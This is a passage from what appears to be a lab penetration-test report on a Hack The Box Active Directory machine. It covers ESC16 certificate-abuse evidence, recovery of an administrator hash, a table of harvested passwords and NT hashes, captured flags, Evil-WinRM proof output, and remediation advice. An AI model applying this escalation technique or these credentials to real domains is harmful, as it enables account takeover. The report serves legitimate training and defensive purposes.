   IPv4 Address. . . . . . . . . . . : 10.129.232.88
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:f8df%11
                                       10.129.0.1
80dd8eb0fa038a04e83ec0d01d09d3d6
```

## Remediation

Review each control permission and remove those not strictly required. Specifically, remove `GenericAll` from "Service Account Managers" over "Service Accounts", and `GenericWrite` from "Service Accounts" over `ca_svc` and `winrm_svc`, unless a documented operational need exists.

Where delegation is genuinely required, scope it narrowly (specific attributes on specific objects) rather than granting full control. Audit AD ACLs regularly with tooling such as BloodHound to surface unintended control paths before an attacker does. (Note: read access to the directory cannot and should not be removed — it is required for normal operation — so remediation must focus on removing the excessive *write/control* permissions, not on preventing enumeration.)

## 5.3 [Critical] ADCS: CA-wide SID extension omission - (ESC16)

| Severity | **Critical** |
|---|---|
| Affected Host | 10.129.232.88 (DC01) |
| Port / Service | ADCS (Certificate Authority: Fluffy-DC01-CA) |

### Description

The Certificate Authority is configured to omit the SID security extension from all issued certificates. `ca_svc` (which, via Cert Publishers, helds `GenericAll` over the RootCA and the AIA container) can abuse this permission to escalate to administrator.

### Impact

An attacker can set the `userPrincipalName` of `ca_svc` to `administrator`, requested a User certificate, and the certificate mapped to the Domain Administrator by UPN alone during authentication. The UPN was then reverted to avoid detection, and the certificate was used to recover the Administrator NT hash.

### Evidence

```
[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

### Remediation

Re-enable the SID security extension requirement on the CA by removing `szOID_NTDS_CA_SECURITY_EXT` from the CA's `DisableExtensionList`, then restart the CA service. This restores strong certificate mapping (recommended primary fix).

Remove `GenericAll` held by Cert Publishers over the RootCA and AIA container; Cert Publishers should not have control over CA configuration objects.

Restrict membership of Cert Publishers and audit which accounts can modify CA configuration.

## References

https://www.hackingarticles.in/adcs-esc16-security-extension-disabled-on-ca-globally/
https://xbz0n.sh/blog/adcs-complete-attack-reference

# 6. Post-Exploitation & Loot

## 6.1 Credentials Harvested

| Host | Username / Source | Password / Hash | Privilege |
|---|---|---|---|
| 10.129.232.88 | j.fleischman (Given) | J0elTHEM4n1990! | Low |
| 10.129.232.88 | p.agila | prometheusx-303 | Low |
| 10.129.232.88 | winrm_svc | 33bd09dcd697600edf6b3a7af4875767 | RMU |
| 10.129.232.88 | ca_svc | ca0f4f9e9eb8a092addf53bb03fc98c8 | High |
| 10.129.232.88 | administrator | aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e | SYSTEM DA |

## 6.2 Flags Captured

| Host | Flag Type | Value | Path |
|---|---|---|---|
| 10.129.232.88 | user.txt | 80dd8eb0fa038a04e83ec0d01d09d3d6 | C:\Users\winrm_svc\Desktop\ |
| 10.129.232.88 | root.txt | 569935a4461fc1f33590356e0025176e | C:\Users\Administrator\Desktop\ |

# 7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

| Finding | Severity | Effort | Priority |
|---|---|---|---|
| 5.3 [Critical] ADCS: CA-wide SID extension omission - (ESC16) | Critical | Low | 1 |
| 5.2 [Critical] Excessive Active Directory ACLs enabling account takeover | Critical | Medium | 2 |
| 5.1 [High] CVE-2025-24071: Windows File Explorer NTLM hash disclosure | High | Low | 3 |

# 8. Appendices

## Appendix A — Proof of Compromise

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami;ipconfig;type c:\users\winrm_svc\desktop\user.txt
fluffy\winrm_svc

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::d007:66a1:595e:d5df
   Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
   IPv4 Address. . . . . . . . . . . : 10.129.232.88
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:f8df%11
                                       10.129.0.1
80dd8eb0fa038a04e83ec0d01d09d3d6
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;ipconfig;type c:\users\administrator\desktop\root.txt
fluffy\administrator

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::d007:66a1:595e:d5df
   Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
   IPv4 Address. . . . . . . . . . . : 10.129.232.88
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:f8df%11
                                       10.129.0.1
569935a4461fc1f33590356e0025176e
```

## Appendix B — Glossary

**CVE** Common Vulnerabilities and Exposures — reference for known vulnerabilities.

**RCE** Remote Code Execution — running arbitrary commands on a remote system.

**PtH** Pass the Hash — authenticating with NT Hash.

**RMU** Remote Management User — user with Remote Management privileges.

**CA** Certificate Authority — responsible for attesting to the identity of users, computers, and organizations in ADCS

**ACL** Access Control List — permissions that decide who can access what inside Active Directory